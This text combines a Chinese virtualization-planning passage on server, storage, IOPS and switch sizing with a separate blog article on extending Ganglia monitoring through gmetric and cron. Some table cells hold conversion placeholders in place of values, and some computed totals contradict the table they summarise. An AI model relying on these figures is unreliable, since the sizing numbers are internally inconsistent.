如果是近一、两年新购买的服务器，则考虑将这些服务器整合、扩充，用做虚拟化主机。大多数服务器能扩充到很高的配置，但标配并不是很高。例如，IBM 3850 X5 服务器最大可以扩充到 4 个 CPU、1TB 内存、双电源。以 CPU 为例，IBM 3850 X5 出厂标配 2 个 CPU，这 CPU 可以是 6 核、8 核。如果企业现有多台 IBM 3850 X5 服务器（例如 2 台或更多），可以将这 2 台的 CPU 放到其中一台，而另一台则可以新购 4 个 8 核的 CPU。同样，内存也可以集中到一台，另一台则配置多个单条 8GB 的内存。同样，对于其他厂家的服务器也可以这样处理，例如 DELL R910（如图 1-1 所示），标配 2 个 CPU，最大支持 4 个 CPU、2TB 内存、4 冗余电源，可以多台进行整合，然后再进行服务器的升级。

图 1-1 Dell R910 服务器

在虚拟化实施的过程中，如果使用现有的服务器，推荐优先为服务器添加内存、网卡，其次是配置冗余电源、CPU。至于硬盘，在企业虚拟化项目中，优先是配置共享的存储，其次是添加本地硬盘。

除了做虚拟化主机外，还可以将原有的服务器改做存储服务器。例如，如果某服务器配置较低并且不具有升级的价值，但具有较多的本地硬盘时，可以将硬盘集中到某台服务器中，将这台服务器通过安装 openfiler（32 位或 64 位产品都有）或 Windows Server 2008 R2 或 Windows Server 2012，组成存储服务器，通过千兆网络为虚拟化环境提供 iSCSI 的网络存储，这些存储可以用来做数据备份或扩展。

5 服务器性能与容量规划

在实施虚拟化的前期，有一个虚拟机容量规划。就是一台物理服务器上，最大能放多少虚拟机。实际上这是一个综合的问题，即要考虑主机的 CPU、内存、磁盘（容量与性能），也要考虑运行的虚拟机需要的资源。在实际使用时，系统总有至少 30%甚至更高的富余容量，不可能让一个主机上的资源利用率超过 80%以致接近 100%，否则一旦达到这些数值，整个系统响应会比较慢。

在估算虚拟化的容量时，在只考虑 CPU 的情况下，可以将物理 CPU 与虚拟 CPU 按照 1：4～1：10 甚至更高的比例规划。例如一台物理的主机具有 4 个 8 核心的 CPU，在内存、存储足够的情况下，按照 1：5 的比例，则可以虚拟出 4×8×5＝160 个 vcpu，假设每个虚拟机需要 2 个 vcpu，则可以创建 80 个虚拟机。在实际实施虚拟化的项目中，大多数虚拟机对 CPU 的要求并不是非常的高，即使为虚拟机分配了 4 个或更多的 CPU，但实际上该虚拟机的 CPU 使用率只有 10%以下，这时候所消耗的物理主机 CPU 资源不足 0.5 个。如图 1-2 所示，这是使用 vCenter Operations Manager 统计的容量分配过剩的虚拟机，从列表中可以看出，大多数虚拟机的 CPU

利用率不足 10% ,实际使用的内存也较低(尽管为大多数虚拟机分配了 2GB 内存 ,但实际使用只有 256～576MB 内存之间) 。

1.1.3 容量过剩的虚拟机

主机系统: 172.30.5.232

虚拟机	策略	配置的 vCPU	建议的 vCPU	建议的 CPU 需求 (%)	配置的内存	推荐的内存
360Fix_5.18	Default Policy	1 个 vCPU	1 个 vCPU	3.8%	0.5 GB	224 MB
AD-WS08R2-172.30.5.15	Default Policy	1 个 vCPU	1 个 vCPU	2%	2 GB	384 MB
qcserver-172.30.5.3	Default Policy	2 个 vCPU	1 个 vCPU	2.3%	2 GB	256 MB
KMS-WinSer-172.30.5.22	Default Policy	1 个 vCPU	1 个 vCPU	7.7%	2 GB	320 MB
ln-ser-172.30.5.25	Default Policy	2 个 vCPU	1 个 vCPU	21%	2 GB	576 MB
UI VM	Default Policy	2 个 vCPU	1 个 vCPU	7.4%	4 GB	2,496 MB
View-Composer-172.30.5.52	Default Policy	2 个 vCPU	1 个 vCPU	1.4%	2 GB	224 MB
VM-XP-01	Default Policy	1 个 vCPU	1 个 vCPU	1.2%	0.5 GB	160 MB
XP-172.30.5.26	Default Policy	1 个 vCPU	1 个 vCPU	6.1%	1 GB	288 MB
xzfwzxsp-172.18.133.16	Default Policy	2 个 vCPU	1 个 vCPU	5.2%	2 GB	256 MB
zs.qc.gov.cn-172.30.5.31	Default Policy	1 个 vCPU	1 个 vCPU	0.73%	1 GB	160 MB

图 1-2 使用 vcos 统计的容量过剩的虚拟机

在虚拟化的项目中，对内存占用是最大、要求最高的。在实际使用中也是如此，管理员会发现，物理主机的内存会接近 80%甚至 90%。因为在同一物理主机上 ,规划的虚拟机数量较多 ,而且每个虚拟机分配的内存又较大(总是超过该虚拟机实际使用的内存) ,所以会导致主机可用内存减少 ,如图 1-3 所示 ,这是某正在运行中的 VMware ESXi 5.1 主机的 CPU 与内存使用情况。

图 1-3 某运营中的 ESXi 摘要

在为物理主机配置内存时 ,要考虑将要在该主机上运行多少虚拟机、这些虚拟机一共需要多少内存。一般情况下，每个虚拟机需要的内存在 1GB～4GB 甚至更多，还要为 VMware ESXi 预留一部分内存。通常情况下，配置了 4

个 8 核心 CPU 的主机，一般需要配置 96GB 甚至更高的内存；在配置 2 个 6 核心 CPU 的主机，通常要配置 32～64GB 内存。

6 统计与计算现有容量

如果要将现有的物理服务器迁移到虚拟机中，可以制作一张统计表这包括现有物理服务器的 CPU 型号、数量、CPU 利用率、现有内存及内存利用率、现有硬盘数量、大小、RAID 及使用情况，然后根据这些来计算，表 1-1 是某单位现有服务器的情况统计（在实际情况下，该单位服务器大约有 100 台，表 1-1 及后文表 1-2 只是列出了部分服务器的型号及资源使用统计）。

表 1-1 某单位现有服务器资源利用情况统计表

型号	CPU/内存使用率	CPU 主频型号	逻辑数	内存总量	硬盘容量/剩余空间	硬盘个数	操作系统
Ibm X336	15%/30%	3.0GHz	2	2	73G/30G	73*2	windows 2000
Ibm X346	5%/50%	3.0GHz		2	73G/8G	73*2	windows 2000
天阔 620r	1%/25%	3.0GHz/E5450	8	16	278G/209	300*2	windows 2003
天阔 620r	13%/25%	2.33GHz/E5410	8	8	146G/116G	146*2	windows 2003
Ibm X336	1%/12%	3.0GHz	2	1	73G/62G	73*1	windows 2003
Ibm X3650	5%/50%	2.0GHz/5130	4	4	146G/34G	146*2	windows 2003
Ibm X346	1%/25%	3.0GHz	2	2	73G/61G	73*2	windows 2003
Ibm X235	54%/90%	2.4GHz	1	512M	30G/22G		linxu 5.7
天阔 620r	3%/30%	2.33GHz/E5410	8	8	146G/113G	146*2	windows 2003
Ibm X3650	1%/7%	2.0GHz/5130	4	4	146G	146*2	linxu 5.7
X3650 M4	4%/63%	2.0GHz /E5-2650	32	16	300G/253G	300*2	linxu 5.7
X3650 M4	3%/63%	2.0GHz /E5-2650	32	16	300G/254G	300*2	linxu 5.7
天阔 620r	%/57%	clip_image008	8	16	300G/222G	300*2	linxu 5.7
天阔 620r	13%/41%	2.33GHz/E5410	8	8	300G/179G	300*2	windows 2003
HP 380 G7	1%/8%	2.53GHz/E5630	16	16	300G/124G	300*2	windows 2008 R2
HP 380 G6	1%/70%	2.67GHz/X5550	16	8	410G/249G	146*4	windows 2003
Dell R900	1%/17%	2.4GHz/E7440	16	16	146G/120G 146G/127G	146*4	windows 2003
Dell R900	1%/13%	2.4GHz/E7440	16	16	300G/257G 300G/276G	300*4	windows 2003
Dell R900	1%/18%	2.4GHz/E7440	16	16	300G/118G 300G/272G	300*4	windows 2003
IBM X3650	19%/65%	3.0GHz/5160	4	2	146G/99G	146*2	windows 2003
X3650 M3	1%/18%	3.07GHz/X5675	24	16	835G/780G	300*4	windows 2003
X3650 M3	1%/6%	3.07GHz/X5675	24	24	300G/272G	300*2	windows 2003

根据上表，我们计算每台服务器实际需要的 CPU、内存与磁盘空间，计算方式为：

实际 CPU 资源=该台服务器 CPU 频率×CPU 数量×CPU 使用率

实际内存资源=该台服务器内存×内存使用率

实际硬盘空间=硬盘容量-剩余空间

例如，对于该表中第一台服务器需要 3.0Ghz×2×15%=0.9Ghz，内存为 2GB×30=0.6GB,硬盘为 73GB-30GB=43GB。

然后在表 1-1 后面计算，实际得出情况如表 1-2 所示。

表 1-2 每台服务器实际使用资源及最后资源统计（只列出部分服务器）

型号	CPU/内存使用率	CPU 主频型号	需要 CPU 资源 Ghz	需要内存 MB	需要硬盘空间 GB
Ibm X336	15%/30%	3.0GHz	0.9	0.6	43
Ibm X346	5%/50%	3.0GHz	0.3	1	65
天阔 620r	1%/25%	3.0GHz/E5450	0.24	4	250
天阔 620r	13%/25%	2.33GHz/E5410	2.4232	2	30
Ibm X336	1%/12%	3.0GHz	0.06	0.12	11
Ibm X3650	5%/50%	2.0GHz/5130	0.4	2	112
Ibm X346	1%/25%	3.0GHz	0.06	0.5	12
Ibm X235	54%/90%	2.4GHz	1.296	0.4608	8
天阔 620r	3%/30%	2.33GHz/E5410	0.5592	2.4	133
Ibm X3650	1%/7%	2.0GHz/5130	0.08	0.28	100
X3650 M4	4%/63%	2.0GHz /E5-2650	2.56	10.08	47
X3650 M4	3%/63%	2.0GHz /E5-2650	1.92	10.08	46
天阔 620r	%/57%	3.0GHz /E5450		9.12	78
天阔 620r	13%/41%	2.33GHz/E5410	2.4232	3.28	121
HP 380 G7	1%/8%	2.53GHz/E5630	0.4048	1.28	176
HP 380 G6	1%/70%	2.67GHz/X5550	0.4272	11.2	152
Dell R900	1%/17%	clip_image010	0.384	2.72	46
Dell R900	1%/13%	2.4GHz/E7440	0.384	2.08	77
Dell R900	1%/18%	2.4GHz/E7440	0.384	2.88	203
Ibm X3650	19%/65%	3.0GHz/5160	2.28	1.3	47
X3650 M3	1%/18%	3.07GHz/X5675	0.7368	2.88	55
X3650 M3	1%/6%	3.07GHz/X5675	0.7368	1.44	38
总资源需要			87.1896	179.1358	6887

经过计算，本项目中已经使用了 91.1944Ghz 的 CPU 资源，以 CPU 频率 3.0HzCPU 为例，则需要 30 核心（负载 100%），但要考虑整体项目中 CPU 的负载率为 60%～75%，以及管理等其他开销，则至少需要 40 个 CPU 核心，如果配置 4 个 6 核心的服务器，则需要大约 4 台物理主机。至少内存，现在已经使用了 182GB，加上管理以及富余，以 360GB 计算，每服务器 96GB～128GB 即可。

如果不购买新的服务器，而从中选择 4～8 台高配置的服务器（例如 6 台），将这 100 台服务器使用虚拟化技术，迁移到其中的 6 台，则节省的电费（以每台服务器 400W、工业用电 1.1 元/度计算）约 34.69 万。

如果要使用现有的服务器，则需要为某些做虚拟化主机的服务器扩充内存。使用现有服务器，如果不扩充现有服务器的 CPU，在 2 个 CPU 的主机中，将内存扩充到 64GB 为宜。

根据表 1-2 计算可知，已使用 6.9T 的容量，则要为整个虚拟化系统规划 10TB 甚至更多的存储。在备份原有服务器数据的情况下，可以集中 300GB、146GB 的硬盘到虚拟化主机上，统一使用。在使用 6 台物理服务器做虚拟化主机的情况下，每台服务器需要 1.5TB～3TB 的空间。在使用 RAID5 时，使用 6 块 300GB 即可提供 1.5TB 可用容量，使用 8 块 300GB 做 RAID50 时可提供 1.8TB 可用容量。使用 12 块 300GB 硬盘、RAID50 时可提供 3TB 的容量。

7 服务器的选择

在实施虚拟化的过程中，如果现有服务器可以满足需求，可以使用现有的服务器。如果现有服务器不能完全满足需求，可以部分采用现有服务器，然后再采购新的服务器。

如果采购新的服务器，可供选择的产品比较多。如果单位机房在机柜存放，则优先采购机架式服务器。采购的原则是：

（1）如果 2U 的服务器能满足需求，则采用 2U 的服务器。通常情况下，2U 的服务器最大支持 2 个 CPU，标配 1 个 CPU。在这个时候，就要配置 2 个 CPU。

如果 2U 的服务器不能满足需求，则采用 4U 的服务器。通常情况下，4U 的服务器最大支持 4 个 CPU 并标配 2 个 CPU，在购置服务器时，为服务器配置 4 个 CPU 为宜。如果对服务器的数量不做限制，采购两倍的 2U 服务器要比采购 4U 的服务器节省更多的资金，并且性能大多数也能满足需求。

（2）CPU：在选择 CPU 时，选择 6 核或 8 核的 Intel 系列的 CPU 为宜。10 核或更多核心的 CPU 较贵，不推荐选择。当然，单位对 CPU 的性能、空间要求较高时除外。

（3）内存：在配置服务器的时候，近可能为服务器配置较大内存。在虚拟化项目中，内存比 CPU 更重要。一般情况下，2 个 6 核心的 2U 服务器配置 64GB 内存，4 个 6 核心或 8 核心的 4U 服务器配置 128GB 或更多的内存。

（4）网卡：在选择服务器的时候，还要考虑服务器的网卡数量，至少要为服务器配置 2 接口的千兆网卡，推荐 4 端口千兆网卡。

（5）电源：近可能配置两个电源。一般情况下，2U 服务器选择 2 个 450W 的电源可以满足需求，4U 服务器选择 2 个 750W 电源可以满足需求。

（6）硬盘：如果虚拟机保存在服务器的本地存储，而不是网络存储，则为服务器配置 6 个硬盘做 RAID5，或者 8 个硬盘做 RAID50 为宜。由于服务器硬盘槽位有限，故不能选择太小的硬盘，当前性价比高的是 600GB 的 SAS 硬盘。2.5 寸 SAS 硬盘转速是 10000 转，3.5 寸 SAS 硬盘转速为 15000 转。选择 2.5 寸硬盘具有较高的 IOPS。至于服务器的品牌，则可以选择 IBM、HP 或 Dell。表 1-3 是几款服务器的型号及规格。

表 1-3 几款服务器型号及规格

品牌及型号	规格
IBM 3650 M4	2U，最大 2CPU（标配 1CPU），最高 2 个 8 核 Intel E5-2600 系列处理器；最大内存 768GB；最大 16 个 2.5 寸或 6 个 3.5 寸或 32 个 1.8 英寸固态硬盘；最大 2 个电源（550W、750W 或 900W）；4 个千兆网卡；集成 RAID0、1，可选 RAID5、6。
IBM 3850 X5	4U，最大 4CPU（标配 2CPU），最高 2.4Ghz（十核）；最大 2.0TB 内存；每机箱 4.8 TB（支持 8 个 73.4 GB、146.8 GB、300 GB、500 GB 和 600 GB SAS 硬盘驱动器，8 个 160 GB 和 500 GB SATA 硬盘驱动器，或 16 个 50 GB 和 200 GB 固态驱动器；集成双千兆以太网；最大 2 个电源；集成 RAID0、1，可选 RAID5、6。
HP DL380 G8	clip_image012U（标配 1CPU），最多 8 核 CPU；最大 384GB 内存；8 个 2.5 寸硬盘位；4 端口千兆网卡；1 个 460W 或 750W 电源，可选冗余（2 个）；RAID1/0/5。
HP DL580 G7	4U，最大 4CPU（可选 4 核、6 核、8 核或 10 核）；最大 2TB 内存；8 个 2.5 寸硬盘；4 端口千兆网卡；双冗余电源。
Dell R910	4U，最大 4CPU（可选 4 核、6 核、8 核）；最大 1TB 内存；最大支持 16 块 2.5 寸 SAS 硬盘；RAID1/0/5；最多 4 个 750W 或 1100W 电源；
Dell R710	2U，最大 2CUP（可选 4 核或 6 核）；最大 192GB 内存；集成双千兆网卡；6 个 3.5 寸硬盘位；RAID1/0/5；可选冗余电源。

几种服务器外形如图 1-4～图 1-6 所示。

图 1-4 HP DL380 系列，2U 机架式

图 1-5 HP DL 580 系列，4U 机架式

图 1-6 IBM 3850 系列，4U 机架式

为了提高服务器的密度，一些厂商采用类似“刀片”服务器的作法，在 2U 大小的机架中，集成 4 个节点服务器，这样一台服务器相当于 4 台独立的服务器使用，进一步节省了空间，例如 DELL PowerEdge C6100 就是这么一款机器，它支持 12 个 3.5 英寸或 24 个 2.5 英寸热插拔 SAS、SATA 或固态硬盘，集成 4 个节点，每个节点可以 2 个 CPU、96GB 内存、2 端口网卡。通过共享电源、风扇和底板，可以有效降低功耗，实现高能效并节省运营成本。C6100 正面、背面如图 1-7、图 1-8 所示。

图 1-7 Dell C6100 正面图

图 1-8 DELL C6100 背面图，有 4 个节点

当对服务器占用空间有较高要求时，可以配置刀片服务器，例如华为 Tecal E6000 服务器，8U 的空间，可以最大配置 10 个刀片服务器 ,每个服务器可以配 2 个 CPU、2 个 SAS 硬盘、12 个内存插槽、双端口网卡。华为 E6000 系列服务器如图 1-9 所示。

图 1-9 华为 E6000 机箱及刀片服务器

8 存储的选择

在虚拟化项目中，推荐采用存储设备而不是服务器本地硬盘。在配置共享的存储设备时，并且虚拟机保存在存储时，才能快速实现并使用 HA、FT、vMotion 等技术。在使用 VMware vSphere 实施虚拟化项目时，一个推荐的作法是将 VMware ESXi 安装在服务器的本地硬盘上 ,这个本地硬盘可以是一个固态硬盘(5.2～10GB 即可)，也可以是一个 SD 卡（配置 8GB 即可），甚至可以是 1GB 的 U 盘。如果服务器没有配置本地硬盘，也可以从存储上为服务器划分 8～16GB 的分区用于启动。

【说明】在 HP DL380 G8 系列服务器主板上集成了 SD 接口 ,可以将 SD 卡插在该接口中用于安装 VMware ESXi。如果在虚拟化项目中选择存储，如果在项目中服务器数量较少，可以选择 SAS HBA 接口（如图 1-4 所示）的存储 ,如果服务器数量较多 ,则需要选择 FC HBA 接口(如图 1-5 所示)的存储并配置 FC 的光纤交换机。SAS HBA 接口可以达到 6Gbps/s，而 FC HBA 接口可以达到 8Gbps/s。

图 1-4 SAS HBA 接口卡

图 1-5 FC HBA 接口卡

在选择存储设备的时候，要考虑整个虚拟化系统中需要用到的存储容量、磁盘性能、接口数量、接口的带宽。对于容量来说，整个存储设计的容量要是实际使用容量的 2 倍以上。例如，整个数据中心已经使用了 1TB 的磁盘空间（所有已用空间加到一起），则在设计存储时，要至少设计 2TB 的存储空间（是配置 RAID 之后而不是没有配置 RAID、所有磁盘相加的空间）。

例如：如果需要 2TB 的空间，在使用 600GB 的硬盘，用 RAID10 时，则需要 8 块硬盘，实际容量是 4 个硬盘的容量，600GB×4≈2.4TB。如果要用 RAID5 时，则需要 5 块硬盘。

在存储设计中另外一个重要的参数是 IOPS (Input/Output Operations Per Second)，即每秒进行读写（I/O）操作的次数，多用于数据库等场合，衡量随机访问的性能。存储端的 IOPS 性能和主机端的 IO 是不同的，IOPS 是指存储每秒可接受多少次主机发出的访问，主机的一次 IO 需要多次访问存储才可以完成。例如，主机写入一个最小的数据块，也要经过“发送写入请求、写入数据、收到写入确认”等三个步骤，也就是 3 个存储端访问。每个磁盘系统的 IOPS 是有上限的，如果设计的存储系统，实际的 IOPS 超过了磁盘组的上限，则系统反应会变慢，影响系统的性能。简单来说，15000 转的磁盘的 IOPS 是 150，10000 转的磁盘的 IOPS 是 100，普通的 SATA 硬盘的 IOPS 大约是 70～80。一般情况下，在做桌面虚拟化时，每个虚拟机的 IOPS 可以设计为 3～5 个；普通的虚拟服务器 IOPS 可以规划为 15～30 个（看实际情况）。当设计一个同时运行 100 个虚拟机的系统时，IOPS 则至少要规划为 2000 个。如果采用 10000 转的 SAS 磁盘，则至少需要 20 个磁盘。当然这只是简单的测算，在真正实施时需要考虑多方面的因素。

在规划存储时，还要考虑存储的接口数量及接口的速度。通常来说，在规划一个具有 4 主机、1 个存储的系统中，采用具有 2 个接口器、4 个 SAS 接口的存储服务器是比较合适的。如果有更多的主机，或者主机需要冗余的接口，则可以考虑配 FC 接口的存储，并采用光纤交换机连接存储与服务器。表 1-4 是几种低端存储的型号及参数，可以满足大多数的中小企业虚拟化系统中。

表 1-4 常用几种存储服务器的参数

型号	参数与配置
IBM 3524	•双活动型热插拔控制器 •3 种接口选项 – SAS、iSCSI/SAS、FC/SAS . 4 个或 8 个 6Gbps SAS 端口 . 8 个 8Gbps FC 端口和 4 个 6Gbps SAS 端口 . 8 个 1Gbps iSCSI 端口和 4 个 6Gbps SAS 端口 •2 个 6Gbps SAS 驱动器扩展端口 •多达 96 个驱动器 – 高性能、近线 (NL) SAS 和 SED SAS 驱动器 •EXP3512（2 U，12 个 3.5 inch 驱动器）和 EXP3524（3 U，24 个 2.5 inch 驱动器）机柜•机柜可在控制器后方混用 •每个控制器 1GB 缓存，可升级至 2GB 镜像，电池供电，降级至闪存 •容余电源、冗余散热风扇的电源/散热模块 •所有主要器件均为可热插拔 CRU，并可以轻松接触以及卸下或更换
IBM 5020	RAID 控制器： 双主动型 缓存：4 GB 电池供电 主机接口：4 个 8 Gbps 光纤通道、8 个 8 Gbps 光纤通道、4 个 8 Gbps 光纤通道、4 个 1 Gbps iSCSI 受支持的驱动器： . 4 Gbps 光纤通道/SED：15k RPM – 300 GB、450 GB、600 GB . 4 Gbps SATA：7.2K RPM，1 TB 和 2 TB . 6 Gbps FC-SAS：10k RPM – 600 GB . SSD：73 GB 和 300 GB RAID 级别： 0, 1, 3, 5, 6, 10 存储分区：4、8、16、64 或 128 个存储分区 支持的最大驱动器数量：112 个光纤通道、SED、FC-SAS、SSD 或 SATA 驱动器（使用 6 个 EXP520 扩展单元） 风扇和电源：双冗余可热插拔式
HP MSA2000	驱动器数： 标准支持 12 个。通过扩展最多支持 60 块 LFF 3.5 英寸硬盘；最多支持 99 块 SFF 2.5 英寸硬盘 存储容量：最大 12TB 存储扩展： MSA2000 3.5 英寸盘柜（单或双 I/O）； MSA70 2.5 英寸盘柜（单或双 I/O）。 存储控制器： MSA2300fc G2 主机接口： 4Gb 光纤通道 存储驱动器： MSA2 146GB 3G 15K LFF 双端口 SAS； MSA2 300GB 3G 15K LFF 双端口 SAS； MSA2 450GB 3G 15K LFF 双端口 SAS； MSA2 500GB 3G 7.2K LFF 双端口 SATA； MSA2 750GB 3G 7.2K LFF 双端口 SATA； MSA2 1TB 3G 7.2K LFF 双端口 SATA； 72 GB 3G 15K LFF 双端口 SAS；
Dell MD3220	硬盘： MD3200：最多可配置十二(12)个 3.5 英寸 SAS、NL SAS 和 SSD1 MD3220：最多可配置二十四(24)个 2.5 英寸 SAS、NL SAS 和 SSD1 3.5 英寸硬盘的性能和容量： 15,000 RPM SAS 硬盘，容量规格为 300 GB、450 GB 和 600 GB 7,200 RPM 近线 SAS 硬盘，容量规格为 500 GB、1 TB 和 2 TB 2.5 英寸硬盘的性能和容量： 15,000 RPM SAS 硬盘，容量规格为 73 GB 和 146 GB 10,000 RPM SAS 硬盘，容量规格为 146 GB 和 300 GB 7,200 RPM 近线 SAS 硬盘，容量规格为 500 GB
	固态硬盘(SSD1)，容量规格为 149 GB（适用于 3.5 英寸硬盘托架） 存储：采用 MD1200/MD1220 扩展盘柜，最多可配置 96 个硬盘 连接：8 个 6 Gb SAS 端口（每个控制器 4 个）

9 网络及交换机的选择

在一个虚拟化环境里，每台物理服务器一般拥有更高的网卡密度。虚拟化主机有 6 个、8 个甚至更多的网络接口卡（NIC）是常见的，反之，没有被虚拟化的服务器只有 2 个或 4 个 NIC。这成为数据中心里的一个问题，因为边缘或分布交换机放在机架里，以简化网络布线，然后向上传输到网络核心。在这种解决方案里，一个典型的 48 端口的交换机仅能处理 4～8 台虚拟主机。为了完全添满机架，需要更多的边缘或分布交换机。

在虚拟化环境里，当多个工作负荷整合到这些主机里时，根据运行在主机上的工作负荷数量，网络流量增加了。网络利用率将不再像过去每台物理服务器上那样低了。

为了调节来自整合工作负荷增加的网络流量，可能需要增加从边缘或分布交换机到网络核心的向上传输数量，这时对交换机的背板带宽及上行线路就达到较高的要求。

另一个关键的改变来自最新一代虚拟化产品的动态性质，拥有诸如热迁移和多主机动态资源管理。虚拟化里固有的动态更改性能意味着不能再对服务器之间的流量流动作任何假设。

在进行虚拟机之间的动态迁移，或者将虚拟机从一个存储迁移到另一个存储时，为了减少迁移的时间，不对关键业务造成影响，在迁移期间会占用大量的网络资源，另外，在迁移的时候，虽然可以减少并发迁移的数量，但在某些应用中，可能会同时迁移多台虚拟机，这对交换机背板带宽以及交换机的性能的要求达到更高。

另外，虚拟化使数据中心里网络层的一些能见度降低了。网络工程师在虚拟交换机里没有能见度，也不能轻松决定哪个物理 NIC 对应哪个虚拟交换机。这在故障检修中是最重要的信息，为了减少故障率，为交换机配置冗余的业务板及冗余电源也应该考虑。同时，在近可能的前提下，配置更高的交换机。

在大多数的情况下，物理主机配置 4 端口千兆网卡，并且为了冗余，近可能是每两个网卡绑定在一起，用做负载均衡及故障转移。

对于中小企业虚拟化环境中 ,为虚拟化系统配置华为 S5700 系列千兆交换机即可满足大多数的需求。华为 S5700 系列分 24 端口、48 端口两种。如果需要更高的网络性能，可以选择华为 S9300 系列交换机。如果在虚拟化规划中，物理主机中的虚拟机只需要在同一个网段（或者在两个等有限的网段中），并且对性能要求不高但对价钱敏感的时候，可以选择华为的 S1700 系列普通交换机。无论是 VMware ESXi 还是 Hyper-V Server，都支持在虚拟交换机中划分 VLAN。即将主机网卡连接到交换机的 Trunk 端口、然后在虚拟交换机一端划分 VLAN，这样可以在只有一到两个物理网卡时，可以让虚拟机划分到所属网络中的不同 VLAN 中。表 1-5 是推荐的一些交换机型号及参数。

表 1-5 中小企业虚拟化环境中交换机的型号及参数

交换机型号	参数
华为S5700-24TP-SI	20 个 10/100/1000Base-T ，4 个 100/1000Base-X 千兆 Combo 口 包转发率：36Mpps；交换容量：256Gbps
华为 S5700-28P-LI	24 个 10/100/1000Base-T，4 个 100/1000Base-X 千兆 Combo 口 包转发率：42Mpps；交换容量：208Gbps
华为S5700-48TP-SI	44 个 10/100/1000Base-T，4 个 100/1000Base-X 千兆 Combo 口 包转发率：72Mpps；交换容量：256Gbps
华为 S5700-52P-LI	48 个 10/100/1000Base-T，4 个 100/1000Base-X 千兆 Combo 口 包转发率：78Mpps；交换容量：256Gbps
华为S9303	根据需要选择模块，3 个插槽，双电源双主控单元 转发性能：540MPPS；交换容量：720G；背板带宽：1228Gbps GE 端口密度：144；10G 端口密度：36
华为S9312	根据需要选择模块，12 个插槽，双电源双主控单元 背板带宽：4915Gbps；转发性能：1080MPPS；交换容量：2T GE 端口密度：576；10G 端口密度：144
华为S1700-28GFR	二层交换机；背板带宽：56Gbps；24 个 10/100/1000Mbps 自适应以太网电口；4 个 GE SFP 接口

【说明】华为 S5700 系列机箱高度为 1U，提供精简版（LI）、标准版（SI）、增强版（EI）和高级版（HI）四种产品版本。精简版提供 完备的二层功能；标准版支持二层和基本的三层功能；增强版支持复杂的路由协议和

更为丰富的业务特性；高级版除了提供上述增 强版的功能外，还支持 MPLS、硬件 OAM 等高级功能。在使用时可以根据需要选择。

Ganglia 监控扩展实现机制

作者： 高俊峰 来源：http://ixdba.blog.51cto.com/2895551/1401556

默认情况下，ganglia 通过 gmond 守护进程收集 cpu、memory、disk、I/O、process、network 六大方面的数据，然后汇总到 gmetad 守护进程下，使用 rrdtools 存储数据，最后将历史数据以曲线方式通过 php 页面呈现，但是很多情况下，这些基础数据还不足以满足我们的监控需要，我们还需要根据应用的不同，扩展 ganglia 的监控范围，下面我们就介绍下通过开发 ganglia 插件扩展 ganglia 监控功能的实现方法。

一、扩展 ganglia 监控功能的方法

默认安装完成的 Ganglia 仅给我们提供了基础的系统监控信息，通过 Ganglia 插件可以给我们提供两种扩展 ganglia 监控功能的方法：

1、通过添加带内（in-band）插件，主要是通过 gmetric 命令来实现。

这是通常使用的一种方法，主要是通过 cronjob 方法并调用 Ganglia 的 gmetric 命令来向 gmond 输入数据，进而实现统一监控，这种方法简单，对于少量的监控可以采用，但是对于大规模自定义监控时，监控数据难以统一管理。

2、通过添加一些其他来源的带外（out-of-band）欺骗，主要是通过 C 或者 python 接口来实现。

在 Ganglia3.1.x 版本以后，增加了 C 或者 Python 接口，通过这个接口可以自定义数据收集模块，并且这些模块可以被直接插入到 gmond 中以监控用户自定义的应用。

二、通过 gmetric 接口扩展 Ganglia 监控

在 ganglia 安装完成后，会在 bin 目录下生成 gmetric 命令，gmetric 使用语法如下：

```
[root@cloud1 bin]# ./gmetric  --help
gmetric 3.4.0
The Ganglia Metric Client (gmetric) announces a metric
on the list of defined send channels defined in a configuration file
Usage: gmetric [OPTIONS]...
 -h, --help              Print help and exit
 -V, --version           Print version and exit
 -c, --conf=STRING       The configuration file to use for finding send channels
                           (default=`/opt/app/ganglia/etc/gmond.conf')
 -n, --name=STRING       Name of the metric
 -v, --value=STRING      Value of the metric
 -t, --type=STRING       Either
                         string|int8|uint8|int16|uint16|int32|uint32|float|double
```

-u, --units=STRING Unit of measure for the value e.g. Kilobytes, Celcius (default=`')

-s, --slope=STRING Either zero|positive|negative|both (default=`both')

-x, --tmax=INT The maximum time in seconds between gmetric calls (default=`60')

-d, --dmax=INT The lifetime in seconds of this metric (default=`0')

-g, --group=STRING Group of the metric

-C, --cluster=STRING Cluster of the metric

-D, --desc=STRING Description of the metric

-T, --title=STRING Title of the metric

-S, --spoof=STRING IP address and name of host/device (colon separated) we are spoofing (default=`')

-H, --heartbeat spoof a heartbeat message (use with spoof option)

[root@cloud1 bin]#

1、实例一

[root@cloud1 bin]# gmetric -n test_string -v 'hello value' -t string -d 10 -c /etc/ganglia/gmond.conf.bak -S '123.11.1.119:web'

其中：

-n '指标名'

-v 指标值

-t 数据类型

-u '单位'

-d 指标的存活时间

-c 指定 ganglia 配置文件


-S 伪装客户端信息，123.11.1.119 代表 ip 地址，web 代表主机名。

下图是一个输出截图：

2、实例二

[root@cloud1 bin]#gmetric -n bkeepUse -v 10 -t int32 -u '% test' -d 10 -S '2.2.2.2:web'

下图是一个输出截图：



3、以 cron 的形式运行 gmetric

可以将上面的命令写成一个 shell 脚本文件，然后将脚本文件放入 cron 运行，例如生成的脚本文件是 /opt/ganglia/bin/ganglia.sh，运行 crontab -e，将此脚本每隔 10 分钟运行一次：

10 * * * * /opt/ganglia/bin/ganglia.sh

最后，打开 Ganglia Web 进行浏览，即可看到通过 gmetric 命令收集到的数据报表。

三、通过 python 插件扩展 ganglia 监控

要通过 python 插件扩展 ganglia 监控，必须满足如下条件：

Ganglia 3.1.x 以后版本

Python2.6.6 或者更高版本

Python 开发头文件（通常在 python-devel 这个软件包中）

